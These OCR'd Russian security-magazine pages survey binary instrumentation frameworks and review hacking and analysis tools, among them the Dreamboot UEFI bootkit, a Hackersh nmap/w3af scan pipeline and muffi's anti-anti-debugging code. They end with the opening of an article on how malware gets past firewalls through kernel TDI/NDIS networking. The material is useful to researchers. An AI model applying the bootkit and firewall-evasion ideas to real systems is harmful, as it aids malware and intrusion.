./valgrind [valgrind-options] –tool=tool_name your-prog ↵
[your-prog-options]
```

valgrind-options — параметры работы Valgrind (параметр –tool указывает, какой инструмент использовать при инструментации, tool_name — название инструментального модуля);

- your-prog — название исследуемой программы;
- your-prog-options — параметры запуска исследуемой программы.

Исследуемая программа запускается на псевдоCPU, предоставленном ядром Valgrind. При первом выполнении ядро обрабатывает код с помощью выбранного инструмента (опция –tool) и помещает результат в кеш. В дальнейшем уже инструментируемый код берется из кеша. Также туда добавляется инструментирующий код и обрабатывается результат, вернувшийся от ядра системы.

Valgrind имитирует выполнение каждой инструкции исследуемой программы. Из-за этого активные проверки инструмента или профайлера выполняются не только для исследуемого приложения, но и для поддерживающихся динамически связанных библиотек, включая С-библиотеку, графические библиотеки и так далее.

Любой инструмент, написанный с помощью Valgrind, должен содержать по крайней мере четыре функции:

- pre_clo_init() — отвечает за большинство задач инициализации;
- post_clo_init() — отвечает за постинициализацию и используется только в случае, если реализуемый инструмент имеет параметры командной строки и должен проводить какую-то инициализацию после того, как они обработаны;
- instrument() — занимается непосредственно инструментацией VEX IR кода;
- fini() — отвечает за стадию завершения, на которой обрабатываются полученные результаты (заносятся в лог-файлы, выводятся на экран и так далее).

ЭТАПЫ РАБОТЫ

Всю работу инструмента в Valgrind можно разделить на три основных части:

- инициализация;
- инструментация;
- завершение.

На этапе инициализации различаются следующие сущности:

- Детали. Устанавливаются с помощью функций VG_(details_*). Можно сказать, что это некоторый вид настроек.
- Потребности. Устанавливаются с помощью функций VG_(needs_*). В основном носят булевый характер и по умолчанию установлены в False. Здесь определяется, какие вещи может делать инструмент: запись, доклад и подавление ошибок, обработка параметров командной строки; обертка системных вызовов, запись дополнительной информации о блоках кучи и так далее.
- Отслеживаемые события. Устанавливаются с помощью функций VG_(track_*). Определяют, о каких событиях ядро хочет получать уведомления. Это может быть, например, выделение нового блока кучи или изменение указателя стека. Если инструмент хочет знать об этом, он должен предоставить указатель на функцию, которая будет вызываться при возникновении данного события.

При фазе инструментации происходит непосредственно сама обработка кода. Ядро дизассемблирует блок кода в промежуточное представление — VEX IR (VEX IR — RISC-подобный промежуточный язык представления Valgrind, его подробное описание можно посмотреть в заголовочном файле VEX/pub/libvex_ir.h), которое инструментируется анализирующим DBA и затем обратно конвертируется ядром в машинный код. Результат трансляции сохраняется в кеше кода (который создан для хранения уже обработанного кода, что экономит время на повторную его обработку) и используется по мере необходимости.

Самый простой способ инструментировать VEX IR — вставить вызовы С-функций, когда происходит интересное нам событие. Однако, как сообщается в документации на официальном сайте, не все функции из библиотеки С можно использовать для этого. Список доступных вариантов можно посмотреть в файле pub_tool_libc*.h.

Что касается фазы завершения, то тут происходит представление окончательных результатов, таких как резюме собранной информации. На этом этапе вся собранная информация записывается в лог-файлы.

Несмотря на популярность проекта, документирован Valgrind достаточно скупо. Ситуацию спасает то, что проект полностью открытый: наилучшей документацией на данный момент можно считать комментарии в его исходном коде и инструменты, входящие в его поставку. О популярности инструмента говорит его активное использование в разработке таких проектов, как Firefox, Opera, MySQL, PostgreSQL, Perl, PHP, Python, GNOME, KDE и многих других.

DYNAMORIO



DYNAMORIO

DynamoRIO — это система манипуляции кодом в процессе его выполнения, предоставляющая интерфейс для построения динамических инструментов, решающих широкий спектр задач: программный анализ, профилирование, инструментация, оптимизация, трансляция и так далее. Она позволяет вставлять функции обратного вызова / трамплины и выполнять произвольные изменения в коде благодаря использованию собственной мощной библиотеки для манипуляции над IA-32/AMD64-инструкциями. Поддерживает инструментацию приложений, работающих в операционных системах Windows или Linux на процессорах IA-32 и AMD64.

АЛГОРИТМ РАБОТЫ


DynamoRIO предстает в виде виртуальной машины, которая располагается между исследуемым приложением и операционной системой. Ее задача — переключить выполнение приложения от оригинальной инструкции на инструкцию в кеше кода, где инструкции могут свободно изменяться. В процессе анализа DynamoRIO занимает адресное пространство вместе

с исследуемым приложением и имеет полный контроль над его исполнением.

Так же как и в Valgrind, здесь для повышения производительности используется кеш кода, куда копируются базовые блоки исследуемой программы. Причем блок, который напрямую нацелен на другой базовый блок, уже находящийся в кеше, связывается с ним во избежание дополнительных расходов на переключение диспетчера DynamoRIO. Часто выполняющиеся последовательности базовых блоков объединяются в следы (трейсы), которые также помещаются в кеш кода.

В терминах DynamoRIO инструмент, написанный с помощью его API для решения определенной задачи инструментации, называется клиентом. Клиент представляет собой библиотеку, которая совместно с ядром DynamoRIO работает над входной бинарной программой. Для взаимодействия с клиентом фреймворк предоставляет определенные события, которые клиент может перехватывать:

- создание или удаление ББ и следа;
- инициализация и завершение процесса;
- инициализация и завершение потока;
- создание дочернего процесса (только в Linux);
- загрузка и выгрузка библиотек приложения;
- ошибка или исключение в приложении (сигнал в Linux);
- перехват системного вызова;
- перехват сигнала (только в Linux).



ИНСТРУМЕНТАЦИЯ

Существует два метода запуска процесса под DynamoRIO:

1. Одноразовая конфигурация и запуск — для этого используется drrun.exe:

```
drrun.exe -client clien_name.dll params prog.exe
```

2. Двухступенчатый запуск с разделенной конфигурацией и запуском — для этого используется drconfig.exe и drinject.exe:

```
drconfig.exe -reg prog.exe -syswide_on -client ↵
client_name.dll params
```

Второй вариант пригодится при длительном исследовании программы, избавив от необходимости каждый раз при очередном запуске анализируемого приложения вбивать в командную строку параметры инструментации. При последующем запуске программы prog.exe с помощью drinject.exe она будет запущена под DynamoRIO с клиентом client_name.dll. Снять же регистрацию обработки приложения prog.exe можно следующим образом:

```
drconfig.exe -unreg prog.exe
```

Утилита drconfig.exe или соответствующая библиотека drconfiglib.dll могут также использоваться для так называемого подталкивания (nudge) запущенных процессов:

```
drconfig.exe -nudge prog.exe params
```

Подталкивание является предпочтительным механизмом для передачи данных в процесс и в основном используется для уведомления DynamoRIO о необходимости перечитать входные настройки, произвести переконфигурацию или некоторые другие действия.

DynamoRIO может одновременно поддерживать несколько клиентов. Чтобы воспользоваться этой фичей, необходимо при регистрации каждого клиента указать его приоритет. DynamoRIO будет вызывать каждую клиентскую процедуру dr_init() последовательно в соответствии с этим приоритетом. Клиенты с численно более низким значением приоритета вызываются первыми и, следовательно, первые получают возможность зарегистрировать обратные вызовы (клиент с приоритетом 0 вызывается первым). Стоит отметить, что обратный вызов, зарегистрированный первым, будет вызываться последним. Данная схема дает преимущество первому зарегистрированному обратному вызову, так как у него остается последняя возможность изменить поток инструкций или повлиять на работу DynamoRIO.

А вообще, инструментация — это не единственное предназначение данного фреймворка. Благодаря богатому функционалу он может использоваться как автономная библиотека для IA-32/AMD64-дизассемблера, декодера и базовой манипуляции инструкциями.

DYNINST



Dyninst — это мультиплатформенная библиотека для патчинга исполняемого кода, разработанная в Висконсинском университете в Мэдисоне и в Мэрилендском университете, которая пригодится не только для инструментации, — также она окажется весьма полезной при разработке инструментов оценки производительности, отладчиков и симуляторов. Dyninst API был разработан в рамках проекта Paradyn, целью которого было создание эффективного метода динамической инструментации без сильной модификации исполняемых файлов.

ИНСТРУМЕНТАЦИЯ

На сегодняшний день Dyninst позволяет вставлять код как в уже запущенное приложение (процесс), так и в просто расположенное на диске. Иначе говоря, эта программная библиотека поддерживает динамическую и статическую бинарную инструментацию. В основе API лежат абстракции программы, две основные из которых:


- точки (instpoints) — места в программе, где может быть вставлена инструментация;
- фрагменты (snippets) — представление некоторого исполняемого кода для вставки в точку программы.

Алгоритм работы выглядит следующим образом. Пользователь пишет так называемый мутатор, который использует Dyninst-библиотеку для воздействия на исследуемое приложение. Процесс, который содержит мутатор и Dyninst-библиотеку, известен как процесс мутации. Процесс мутации работает над другим процессом или бинарным файлом на диске, которые в терминах проекта Dyninst называются мутанты.


Для выполнения основных операций над процессом мутатор использует те же службы операционной системы, что и отладчики (например, ptrace, файловую систему /proc). Эти службы обеспечивают способы контроля над выполнением процесса, а также методы чтения и записи в его адресное пространство.

Для генерации кода фрагменты транслируются в машинный код в памяти мутатора, а затем копируются в массив адресного пространства инструментируемого приложения. Наиболее сложная часть вставки инструментации — аккуратная модификация ветки оригинального кода на сгенерированный новый код. Для этого используются небольшие фрагменты кода — «батуты» (trampolines). Батут обеспечивает способ перемещения из точки, где необходимо вставить инструментирующий код, до нового сгенерированного кода. Для этого в точке инструментирования заменяется одна или более инструкций на ветку начала базового батута. Базовый батут содержит код перехода на мини-батут, который, в свою очередь, содержит инструкции для сохранения/восстановления текущего состояния (регистров и так далее) и выполнения желаемого функционала. То есть при достижении мини-батута происходит сохранение регистров, затем выполняются заданные действия, после чего состояние регистров восстанавливается и управление передается обратно на базовый батут.





Абстракции, используемые в Dyninst



Dyninst API

WWW

Презентация «DBI: Intro» с ZeroNights 2011: bit.ly/12kU8Sn

ДОПОЛНИТЕЛЬНЫЙ ФУНКЦИОНАЛ

Помимо самого Dyninst API, в комплекте поставляются еще несколько наборов API:

- SymtabAPI — предоставляет функционал для бинарной перезаписи: открытие существующего бинарного файла, добавление новых символов, зависимостей от библиотек, новых регионов кода и данных, межмодульных ссылок, модификация существующего кода и данных, запись бинарника;
- InstructionAPI — предоставляет функционал для детального анализа семантики инструкций;
- ParseAPI — API для парсинга и извлечения графа потока управления из бинарного кода;
- StackwalkerAPI — предоставляет функционал для интерфейса отладчика;
- ProcControlAPI — платформонезависимый API для создания, мониторинга процессов и управления ими;
- DynC — API для более простого и удобного описания инструментации в Dyninst.

Можно сказать, что весь функционал Dyninst делится на три части: динамическая инструментация, бинарная перезапись, бинарный анализ.

PIN



Ну и последним номером в нашем обзоре идет библиотека Pin. Это бесплатная разработка компании Intel, поставляется она с частично открытыми исходными текстами в виде SDK для Linux, Windows и OS X и работает на архитектурах IA-32, IA-64 (Itanium), Intel64 (x86_64). Структурно ее можно разделить на основное приложение (pin.exe), внедряемое в контекст анализируемого процесса ядро (pinvm.dll), и разрабатываемый пользователем инструментальный модуль (он также внедряется в контекст анализируемого процесса).

ИНСТРУМЕНТАЦИЯ

Инструментальный модуль — это DLL-библиотека, использующая предоставляемый ядром Pin интерфейс. Суть работы с API фреймворка сводится к регистрации обработчиков, которые будут вызываться ядром в ходе исполнения кода исследуемого приложения и либо логировать информацию, связанную с ходом выполнения программы, либо менять логику исполнения кода приложения любым образом, который разработчик инструментального модуля сочтет нужным.


Для того чтобы запустить анализ приложения под Pin, надо выполнить следующую команду:

```
pin.exe [pin_options] -t pintool_name.dll ↵
[pintool_options] -- app_name.exe
```


- pin_options — параметры работы Pin;
- pintool_name.dll — инструментальный модуль;
- pintool_options — параметры инструментального модуля;
- app_name.exe — инструментируемое приложение.

Динамическая бинарная инструментация в Pin может быть выполнена двумя способами:

- Probe — способ инструментации исключительно на уровне гранулярности процедур. В начало функции помещается инструкция jmp, которая перенаправляет поток управления на замещающую (анализирующую) процедуру. Однако, несмотря на то что данный способ дает улучшение в производительности по сравнению с JIT-инструментацией, его применение не всегда возможно;
- JIT — способ инструментации, когда исходный бинарный код компилируется в новый (с добавлением необходимых для анализа вставок кода) и выполняется, сохраняя абсолютно всю логику исходного приложения.



Архитектура работы библиотеки Pin



TO BE CONTINUED...

Сегодня мы познакомились с основными DBI-движками и получили небольшое представление о каждом из них. Теперь, зная алгоритмы их работы, преимущества и недостатки, ты способен самостоятельно выбрать, какой из них использовать в той или иной ситуации. Ну а в следующей статье мы подробно разберем работу с фреймворком Pin и покажем, как его можно использовать в области информационной безопасности. Не пропусти :).



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов, Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Sebastien Kaczmarek
Система: Windows

https://github.com/quarkslab/dreamboo



UEFI BOOTKIT

Unified Extensible Firmware Interface (UEFI) — интерфейс между операционной системой и микропрограммами, управляющими низкоуровневыми функциями оборудования. Его основное предназначение — корректно инициализировать оборудование при включении системы и передать управление загрузчику операционной системы. Создавался он с целью модернизации процесса загрузки ОС. Нужно понимать, что UEFI полностью не заменяет BIOS и обычно не обрабатывает конфигурацию всего железа во время загрузки, и при этом он может быть реализован в виде надстройки над BIOS (CSM).


Такая технология, конечно, не может не интересовать вирусописателей — авторов bootkit'ов. А практическую возможность реализации UEFI bootkit'а показал исследователь информационной безопасности, создав проект Dreamboot.

Dreamboot — это экспериментальный bootkit для Windows 8 x64. Сам bootkit выполнен в виде ISO с FAT32-партицией и EFI PE бинарника. При этом он способен:

- нарушить работу ядра ОС;
- обойти локальную аутентификацию;
- поднять привилегии.

Этапы работы Dreamboot: на уровне загрузчика включают в себя захват bootmgfw.efi, захват winload.efi и прыжок через первоначально смапленный код; на уровне ядра — отключение защиты ядра, перевыделение кода Dreamboot и PsSetLoadImageNotifyRoutine().

Исследование UEFI очень молодо и очень перспективно. В ближайшее время в данном направлении будут смотреть как искатели уязвимостей, так и вирусописатели.



Автор: CERT
Система: Windows/Linux

www.cert.at/downloads/software/procdot_en.html




ГРАФИКА В ПОМОЩЬ

При исследовании работы той или иной программы в набор исследователя всегда входят такие инструменты, как Process Monitor (Procmon) от Sysinternals для создания лог-файлов с событиями, происходящими в системе (обращение к ключу реестра, запись в файл, создание сетевого соединения и так далее), и WinDump/tcpdump для записи сетевого трафика в PCAP-логи. Информации собирается много, и качественно ее анализировать сложно. Но это было до недавнего времени.

Теперь появился ProcDOT, который берет собранную информацию от Procmon и WinDump/tcpdump, соотносит ее и представляет в виде графа с помощью графической библиотеки Graphviz. У полученного графа в качестве узлов сущности типа: процесс, поток, файл, ключ реестра и удаленный сервер, а в качестве дуг — действия: чтение/извлечение/получение, запись/установка/отправка, создание процесса, инъекция, удаление и так далее. При этом узлы и дуги могут отличаться по цвету и по толщине, что несет дополнительную смысловую нагрузку, как, например, о жизни данного процесса (работает ли он после остановки Procmon), так и о количестве трафика, потраченного на общение с удаленным сервером. В общем, все, что только может быть полезным при анализе работы процесса. Стоит сказать, что первоначальная цель проекта — это визуализация поведения вредоносного ПО.

Еще есть очень крутая возможность просматривать все произведенные процессом действия в хронологическом порядке в виде мультика, используя ползунок прокрутки времени.

На сайте проекта есть хорошие руководства, описывающие весь интерфейс и работу с графом.



Автор: Itzik Kotler
Система: Windows/Linux/Mac

www.hackersh.org



HACKER SHELL

Очень часто при пентесте приходится пользоваться большим количеством хакерских программ. При этом нередко результаты работы одной программы служат входными данными для других программ. Весь этот процесс довольно длительный, а, как известно, пентестер ограничен во времени. Для решения данной задачки был разработан инструмент под названием Hackersh.

Hackersh (Hacker Shell) — это бесплатная оболочка (командный интерпретатор) с открытым исходным кодом на Python с Pythonect-подобным синтаксисом, встроенными командами, связанными с безопасностью, и оболочками над различными инструментами для безопасности. Оболочка напоминает Unix pipeline с одним лишь отличием, что обрабатывает информацию и метаданные, связанные с безопасностью, а не поток байт. Благодаря этому достаточно просто и легко передавать результаты работы одной программы для последующей обработки другой программой.

Среди инструментов данная оболочка поддерживает:

- Amap;
- Nbtscan;
- Nikto;
- Nmap;
- Xprobe2;
- Sqlmap;
- W3af;
- Ping.

Пример запуска:

```
"http://localhost" -> url -> nmap↵
("-sS -P0 -T3") -> w3af -> print
```

В данном примере порты, полученные при сканировании Nmap, запущенного с параметрами "-sS -P0 -T3", будут просканены программой w3af на уязвимости для http://localhost.

Зависимости проекта: Python 2.7 и Pythonect от 0.4.2.

ВРЕДОНОСНЫЕ СВЯЗИ ПОД КОНТРОЛЕМ

Автор: CrowdStrike
Система: Windows


www.crowdstrike.com/crowdinspect/index.html

CrowdInspect — инструмент, призванный помочь предупредить пользователя о наличии потенциальных вредоносных программ, которые осуществляют взаимодействие по сети и существуют на вашем компьютере. Программа представляет собой host-based инструмент проверки процессов и для обнаружения недоверенных или вредоносных сетевых процессов использует различные источники информации и онлайн-сервисы.

Благодаря этим проверкам можно определять репутацию процесса. Она вычисляется из успешности/неуспешности пройденной проверки по каждому сервису (отображается в специальном поле цветом: зеленый/серый/красный) и репутации домена, с которым установлено соединение.

Помимо простого отображения сетевого взаимодействия, CrowdInspect ассоциирует их с процессом, ответственным за его действия. При этом отображает как имя процесса, так и полный путь до исполняемого файла в системе. А также ID процесса, локальный порт, локальный IP-адрес, удаленный порт, удаленный IP-адрес и разрезолвленное DNS-имя удаленного IP-адреса, при этом стоит сказать, что программа работает как с IPv4-, так и с IPv6-адресами.

BTW, тулза может определять и thread injection, так любимую вредоносными программами.





Автор: Chilik Tamir
Система: iOS

https://appsec-labs.com/iNalyzer

iАНАЛИЗ

Интерес к анализу защищенности мобильных приложений все растет, и возникают все новые инструменты, упрощающие трудовые будни исследователей. Так, совсем недавно появился инструмент iNalyzer для динамического анализа приложения под iOS. Сам инструмент использует хорошо всем известную библиотеку Cycript от Saurik. Для тех, кто не знает, что такое Cycript: это JavaScript-интерпретатор, который также понимает синтаксис Objective-C и позволяет присоединяться к запущенной программе и изменять ее функции.

После установки приложения на устройстве открывается порт 5544, и для обращения к инструменту достаточно в браузере на компьютере вбить:

```
http://< you_iDevice_IP>:5544
```

После чего будет предложено установить Graphviz Dot и Doxygen для графического отображения графов отношения между классами и парсинга заголовочных файлов приложения соответственно. Потом уже будет можно просматривать список используемых классов и их методов, а с помощью специальной командной строки можно и вовсе через Cycript взаимодействовать с любым из методов. Это дает возможность обходить множество ограничений (например, таких, как lockscreen) или модифицировать поступающие данные (очень полезно при фаззинге приложения).

Также стоит отметить, что для работы iNalyzer нужен jailbreak, а для его установки достаточно добавить новый источник пакетов в Cydia.

Инструмент впервые был представлен на конференции HITB Amsterdam 2013.





Автор: Mozilla
Система: Android

https://github.com/mozilla/orangfuzz

ОБЕЗЬЯНИЙ ФАЗЗИНГ

Одна из целей фаззинга — идентифицировать уязвимости таким образом и способом, каким никто до этого не делал, и тем самым повысить вероятность найти новую уязвимость. Парни из секьюрити-команды Mozilla при тестировании безопасности своей новой мобильной операционной системы Firefox OS задумались о фаззинге на основе взаимодействия с пользователем. Естественно, никто не заставил миллион китайцев тапать по экрану :). Для этого парни написали на Python экспериментальный фаззер под названием Orangfuzz. Да, они автоматизировали обезьяний труд.

Данный проект базируется на скрипте generate-orangutan-script.py и фреймворке Orangutan, который предназначен для симуляции нативных событий на Android-девайсах. Для этого данный фреймворк инжектит события прямо в ядро в /dev/input системы. Для системы это полная имитация событий, связанных с прикосновением к экрану (продолжительность нажатия, скорость прокрутки, координаты ввода и так далее).

В итоге данный фаззер генерирует Orangutan-скрипт с произвольным набором различных действий с touch-экраном. Если ты думаешь, что подобным образом ошибок не найти, то посмотри bug 838215 (bit.ly/YUzF3H).

Для начала работы запускай `./orangfuzz.py`, в результате чего будет сгенерирован файл script-orangutan-XXXXX.txt Отправляй его на устройство и запускай:

```
$ adb push ~/trees/orangfuzz/script-↵
  orangutan-XXXXX.txt /mnt/sdcard/ && ↵
  adb shell /data/orng /dev/input/event0 ↵
  /mnt/sdcard/script-orangutan-XXXXX.txt
```



Авторы: Justin Seitz, Neil HippieKiller
Система: Windows

https://code.google.com/p/muffi

MUFFI

При исследовании вредоносного программного обеспечения и других программ, которые не хотят, чтобы исследовали их внутренности, часто сталкиваешься с различными антиотладочными техниками. Эти техники в большинстве случаев хорошо известны и хорошо описаны. Кому интересна данная тема, советую обратить внимание на документ The «Ultimate» Anti-Debugging Reference (bit.ly/17WLTN7) от Питера Ферри (Peter Ferrie), где он подробно рассматривает огромное количество грязных приемчиков.

И каждый раз сталкиваться с однотипными трюками антиотладки и тратить время на ручную распаковку малвари совсем не хочется. Как раз чтобы избежать этого, был создан The Malware and Unpacking Framework, или muffi. Данный фреймворк представляет собой плагин для всеми любимого отладчика Immunity Debugger.

Из возможностей muffi можно выделить:

- процедуры антиантиотладки;
- патчинг функций;
- обход обнаружения VM и другие.

Пример кода:

```
from immlib import *
from muffi import *
def main(args):
  # Создаем экземпляр отладчика и muffi
  imm = Debugger()
  mf = muffi()
  # Патчим IsDebuggerPresent()
  if mf.anti_debug.is_debugger_present():
    imm.Log("Successfully patched ↵
    kernel32.IsDebuggerPresent")
  return "muffi - Patching complete."
```

ПРЕОДОЛЕВАЕМ ФАЙРВОЛЫ: СПОСОБ-2013

АЛ ЭК ГОВОРИТ, ЧТО У НЕГО ДАЖЕ ЕСТЬ РАБОЧИЕ ИСХОДНИКИ

Сегодня развитие малвари и антивирусных технологий переживает спад — идеи закончились. В середине 2000-х годов прорывной идеей казался переход вредоносного кода на уровень ядра, но теперь на пути честных малварщиков выросли новые препоны, и прямой доступ в ядро был зарублен. Сегодня приходится серьезно изворачиваться, чтобы подобраться к ring 0.



Александр Эккерт
ресерчер
stannic.man@gmail.com

Приходится констатировать факт, что с обнаружением семейства TDL/TDSS борьба добра и зла все-таки протекает с небольшим перевесом в сторону зла. Антивирусы толком не научились (или не хотят учиться?) бороться с современной малварью, а на горизонте уже маячит вирусня с элементами гипертрейдинга и искусного манипулирования железом.

КАК УСТРОЕН ФАЙРВОЛ?

Для тех, кто не в курсе, поясню. У файрвола две основные функции. Первая — отслеживать создание нового сетевого соединения, для того чтобы выяснить, какой программой оно инициировано. Так как сетевое общение — это неотъемлемая часть почти любой малвари, то любой файрвол будет это делать.

Создание нового соединения довольно успешно отслеживается путем перехвата соответствующих сетевых WinAPI-функций или внедрением собственных сетевых объектов в сетевой стек. Этим решается вторая, не менее важная задача файрволов — контроль за самими сетевыми соединениями. Например, предполагается, что если внедрение кода в доверенный процесс (например, svchost.exe) прошло успешно, то некоторые файры спокойно относятся к новым соединениям, устанавливаемым данным процессом. Однако приходится следить за тем, к каким именно внешним IP-адресам идет обращение процесса, ведь, если доверенному процессу разрешено по правилам файрвола устанавливать соединения, этим пользуются разработчики централизованных ботнетов, того же самого ZeuS, SpyEye и других. В этой связи файрвол должен иметь список «черных» IP-адресов (де)централизованных серверов управления. Ведь стоит один раз такому серверу попасть в черный список, и ботнет можно хоронить. Неудивительно поэтому, что в настоящее время ботоводы пытаются создать некую систему децентрализованного управления ботнетами, стараясь создать некое подобие самообучаемости бота, когда сведения о центральном сервере добываются через рандомные источники, например от соседних ботов или файлообменников. Как мне рассказывали, есть довольно любопытные примеры реализации такой децентрализованной системы… но это так, в качестве лирического отступления.

Как действует файрвол и для чего это нужно, мы уже определились, едем дальше.

НЕМНОГО ИСТОРИИ

Как я уже говорил, процесс развития вирусных и антивирусных технологий всегда состязательный. И в роли догоняющего всегда остаются антивирусы. Обход файрволов не исключение. Например, когда малварь лет этак пять назад начала плавно перемещаться в ядро системы, встал вопрос о сетевом управлении зверушками непосредственно из ядра. Это можно было сделать двумя способами, предоставленными сетевой инфраструктурой самой операционной системы: TDI и NDIS.

На тот момент, когда умельцы выложили способы создания нового сетевого соединения из ядра посредством TDI, мало какой из файрволов умел это отслеживать. Надо признать, что столь уж широкого распространения в малвари эта технология не получила — она довольно сложна и для ее реализации программеру нужен значительный опыт кодинга и отладки в ядре.

Однако со временем файры научились отслеживать сетевые соединения, созданные на уровне TDI (такое сетевое соединение будет выглядеть как установленное от имени процесса System). Что уж тут поделаешь, пришлось кулхацкерам лезть на уровень сетевой карты — NDIS и пытаться манипулировать сетью оттуда. Но это уже был высший пилотаж, и распространения в малвари это не получило, хотя, если честно, ничего принципиально сложного там нет. Я видел пару работающих вариантов установления соединения и контроля за ним с уровня NDIS, рассчитанных на управление некоей прикладной программой, однако сложность этих вариантов была сопоставима с уровнем среднего файрвола.

Для разработчиков файрволов же технологии NDIS оказались райским подарком — возможностей для контроля сетевых соединений там уйма, даже без необходимости перехвата основных NDIS-функций.

Тем более что файрвол, реализованный на уровне NDIS, позволяет контролировать все сетевые соединения, и глубже уже некуда (ну, если не принимать во внимание закладки в EEPROM сетевой карты).

Вдобавок отмечу, что с появлением технологии PatchGuard возможность перехвата сетевых функций в ядре практически скатилась к нулю (PatchGuard'ом защищены файлы ndis.sys и tcpip.sys).

